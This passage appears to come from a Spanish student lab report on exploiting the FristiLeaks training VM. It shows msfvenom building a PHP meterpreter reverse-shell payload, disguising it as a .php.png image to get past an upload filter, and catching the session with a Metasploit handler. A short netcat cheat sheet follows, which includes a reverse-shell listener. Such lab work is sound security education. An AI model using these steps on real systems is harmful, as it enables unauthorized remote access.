


Ilustración 23. Intento de ingreso con credenciales conseguidas.

En la siguiente imagen podemos apreciar que obtuvimos un exitoso acceso




Ilustración 24. Login exitoso.

Vamos a observar qué podemos conseguir ahora que tenemos acceso, lo primero que evidenciamos es un link para cargar una imagen, al darle clic nos lleva a intentar cargar la imagen.




Ilustración 25. Posible carga de imagen.

Ahora vamos a guardar una imagen para posteriormente tratar de subirla, en mi caso elegí nombrarla index.jpeg




Ilustración 26. Guardando imagen en el equipo.

En el archivo código.txt, vamos a poner el código que habíamos utilizado anteriormente para desencriptar la contraseña, y vamos a guardarlo allí.




Ilustración 27. ingreso a archivo nano.

En la siguiente imagen ya vamos a agregarle el contenido al archivo:

```
Archivo  Acciones  Editar  Vista  Ayuda
  GNU nano 8.4
```


```
iVBORw0KGgoAAAANSUhEUgAAAW0AAABLCAIAAAA04UHqAAAAAXNSR0IArs4c6QAAAARnQU1BAACx
jwv8YQUAAAAJcEhZcwAADsMAAA7DAcdvqGQAAARSSURBVHhe7dlRdtsgEIVhr8sL8nqymmwmi0kl
S0iAQGY0Nb01//dWSQyTgdxz2t5+AcCHHAHgRY4A8CJHAHiRIwC8yBEAXuQIAC9yBIAXOQLAixw
B4EWOAPAiRwB4kSMAvMgRAF7kCAAvcgSAFzkCwIscAeBFjgDwIkcAeJEjALzIEQBe5AgAL5kc+f
m63yaP7/XP/5RUM2jx7iMz1ZdqpguZHPl+zJO53b9+1gd/0TL2Wull5+RMpJq5tMTkE1paHlVXJJ
Zv7/d5i6qse0t9rWa6UMsR1+WrORl72DbdWKqZS0tMPqGl8LRhzyWjWkTFDPXFmulC7e81bxnNOvb
DpYzOMN1WqplLS0w+oaXwomXXtfhL8e6W+lrNdDFujoQNJ9XbKtHMpSUmn9BSeGf51bUcr6W+VjNd
jJQjcelwepPCjlLNXFpi8gktXfnVtYSd6UpINdPFCDlyKB3dyPLpSTVzZYnJR7R0WHEiFGv5NrDU
12qmC/1/Zz2ZWXi1abli0aLqjZdq5sqSxUgtWY7syq+u6UpINdOFeI5ENygbTfj+qDbc+QpG9c5
uvFQzV5aM15LlyMrfnrPU12qmC+Ucqd+g6E1JNsX16/i/6BtvvEQzF5YM2JLhyMLz4sNNtp/pSkg1
04VajmwziEdZvmSz9E0YbzbI/FSycgVSzZiXDNmS4cjCni+kLRnqizXThUqOhEkso2k5pGy00aLq
i1n+skSqGfOSIVsKC5Zv4+XH36vQzbl0V0t9rWb6EMyRaLLp+Bbhy31k8SBbjqpUNSHVjHXJmC2Fg
tOH0drysrz404sdLPW1mulDLUdSpdEsk5vf5Gtqg1xnfX88tu/PZy7VjHXJmC21H9lWvBBfdZb6Ws
30oZ0jk3y+pQ9fnEG4lNOco9UnY5dqxrhk0JZKezwdNwqfnv6AOUN9sWb6UMyR5zT2B+lwDh++Fl
3K/U+z2uFJNWNcMmhLzUe2v6n/dAWG+mLN9KGWI9EcKsMJl6o6+ecH8dv0Uu4PnkqDl2rGuiS8HK
ul9iMrFG9gqa/VTB8qORLuSTqF7fYU7tgsn/4+zfhV6aiiIsczlGrGvGTIlsLLhiPbnh6KnLDU12q
mD+0cKQ8nunpVcZ21Rj7erEz0WqoZ+5IRW1oXNB3Z/vBMWulSfYlm+hDLkcIAtuHEUzu/l9l867X34
rPtA6lmLi0ZrqX6gu37aIukRkVaylRfqpk+9HNkH85hNocTKC4P31Vebhd8fy/VzOTCkqeBWlrrFhe
EPdMjO3SSys7XVF+qmT5UcmT9+Ss//fyyOLU3kWoGLd59ZKb6Us10IZMjAP5b5AgAL3IEgBc5AsCLH
AHgRY4A8CJHAHiRIwC8yBEAXuQIAC9yBIAXOQLAixwB4EWOAPAiRwB4kSMAvMgRAF7kCAAvcgSAFzk
CwIscAeBFjgDwIkcAeJEjALzIEQBe5AgAL3IEgBc5AsCLHAHgRY4A8Pn9/QNa7zik1qtycQAAAABJR
U5ErkJggg==
```


Ilustración 28. Contenido del archivo codigo.txt

El archivo que se creó como código.txt se va a convertir en index.jpeg y al hacer esto se va a cambiar la foto por la de la clave cifrada.

```
┌──(root㉿kali)-[/home/kali/Desktop/mondongo]
└─# base64 -d codigo.txt > index.jpeg
```

Ilustración 29. Cifrar clave.

Se debe realizar un payload para php por lo cual usamos el siguiente comando que se muestra en la imagen a continuación.

```
┌──(root㉿kali)-[/home/kali/Desktop/mondongo]
└─# msfvenom -p php/meterpreter/reverse_tcp LHOST=192.160.10.4 LPORT=4444 -f raw -o semestre9.php
[-] No platform was selected, choosing Msf::Module::Platform::PHP from the payload
[-] No arch selected, selecting arch: php from the payload
No encoder specified, outputting raw payload
Payload size: 1113 bytes
Saved as: semestre9.php
```

Ilustración 30. Payload para php.

Ahora se va a volver el archivo de semestre9.php con la extensión de imagen png, quedando de la siguiente manera semestrep.php.png y esto dejando 2 archivos en la carpeta.




Ilustración 31. Nuevos archivos.

En la siguiente imagen podemos comprobar cómo está quedando todo.




Ilustración 32. Visualización de archivos creados.

Ya con el archivo generado vamos a cargarlo en la página.




Ilustración 33. Subida de archivo en tipo imagen.

Podemos entonces observar que la imagen efectivamente ya se encuentra cargada.




Ilustración 34. Imagen cargada.

Ahora ingresamos a la ruta de los uploads:




Ilustración 35. Ingresamos a uploads.

Buscamos el archivo que subimos en la ruta:





Ilustración 36. Busqueda de carga.

Buscamos un payload que nos pueda servir para explotar la maquina.




```
msf6 > search multi/handler

Matching Modules
================

   #   Name                                              Disclosure Date  Rank       Check  Description
   -   ----                                              ---------------  ----       -----  -----------
   0   exploit/linux/local/apt_package_manager_persistence  1999-03-09       excellent  No     APT Package Manager Persistence
   1   exploit/android/local/janus                       2017-07-31       manual     Yes    Android Janus APK Signature bypass
   2   auxiliary/scanner/http/apache_mod_cgi_bash_env    2014-09-24       normal     Yes    Apache mod_cgi Bash Environment Variable Injection (Shellshock) Scanner
   3   exploit/linux/local/bash_profile_persistence      1989-06-08       normal     No     Bash Profile Persistence
   4   exploit/linux/local/desktop_privilege_escalation  2014-08-07       excellent  Yes    Desktop Linux Password Stealer and Privilege Escalation
   5     \_ target: Linux x86                            .                .          .      .
   6     \_ target: Linux x86_64                         .                .          .      .
   7   exploit/multi/handler                             .                manual     No     Generic Payload Handler
   8   exploit/windows/mssql/mssql_linkcrawler           2000-01-01       great      No     Microsoft SQL Server Database Link Crawling Command Execution
   9   exploit/windows/browser/persits_xupload_traversal 2009-09-29       excellent  No     Persits XUpload ActiveX MakeHttpRequest Directory Traversal
   10  exploit/linux/local/yum_package_manager_persistence 2003-12-17     excellent  No     Yum Package Manager Persistence
```

Ilustración 37. Buscando payload.


Nos damos cuenta que el que nos sirve es el numero 7, por lo que procedemos a utilizar ese.



```
msf6 > use 7
[*] Using configured payload generic/shell_reverse_tcp
```

Ilustración 38. Seleccionando el payload util.

Ahora es importante saber qué nos hace falta para usar es payload, por lo que procedemos a llenar la información que nos hace falta.



```
msf6 exploit(multi/handler) > options

Payload options (generic/shell_reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST                   yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Wildcard Target



View the full module info with the info, or info -d command.

msf6 exploit(multi/handler) > set LHOST 192.160.10.4
LHOST => 192.160.10.4
msf6 exploit(multi/handler) > set payload php/meterpreter/reverse_tcp
payload => php/meterpreter/reverse_tcp
```

Ilustración 39. Configurando el payload.

```
msf6 exploit(multi/handler) > exploit
[*] Started reverse TCP handler on 192.160.10.4:4444
```

Explotamos:

```
msf6 exploit(multi/handler) > exploit
[*] Started reverse TCP handler on 192.160.10.4:4444
[*] Sending stage (40004 bytes) to 192.160.10.10
[*] Meterpreter session 1 opened (192.160.10.4:4444 → 192.160.10.10:41770) at 2025-09-08 17:35:32 -0400

meterpreter >
```

Ilustración 40. Explotamos.

En la siguiente imagen se puede apreciar como efectivamente tenemos acceso.

```
meterpreter > sysinfo
Computer    : localhost.localdomain
OS          : Linux localhost.localdomain 2.6.32-573.8.1.el6.x86_64 #1 SMP Tue Nov 10 18:01:38 UTC 2015 x86_64
Meterpreter : php/linux
meterpreter >
```

Ilustración 41. Acceso exitoso.

5. CAPITULO 2 (CONSULTAS)

5.1 COMANDO UTILIZADO PARA LISTAR LOS CARACTERES DE UN ARCHIVO.

wc -m archivo.txt

El comando anterior se utiliz apara listar los caracteres de un archivo en Kali Linux.

5.2 COMANDOS UTILIZADOS EN NETCAT

- Conectarse a un servidor en un puerto específico: nc <IP> <PUERTO>

- Escuchar en un puerto (modo servidor): nc -l -p <PUERTO>
- Enviar un archivo por red: nc -l -p 1234 > archivo_recibido.txt
- Escaneo de puertos: nc -zv <IP> <puertos>
- Crear una conexión reversa (reverse shell): nc -l -p 4444

6. CONCLUSIONES

Finalmente, nos podemos dar cuenta de la importancia que tiene la seguridad en el uso de diversos servicios, junto con importancia de adquirir sólidos conocimientos que luego puedan ser aplicables en el desarrollo de problemas a los cuales nos podemos en algún punto ver expuestos.

Se pudo reconocer la importancia de conocer los entornos de trabajo como Kali Linux y FristiLeaks para trabajar con una mejor discusión las penetraciones.

Este laboratorio no solo fe una práctica, sino un ejercicio que logró retarme para salir en busca de un objetivo principal.

7. BIBLIOGRAFÍA

RAFAEL SANDOVAL MORALES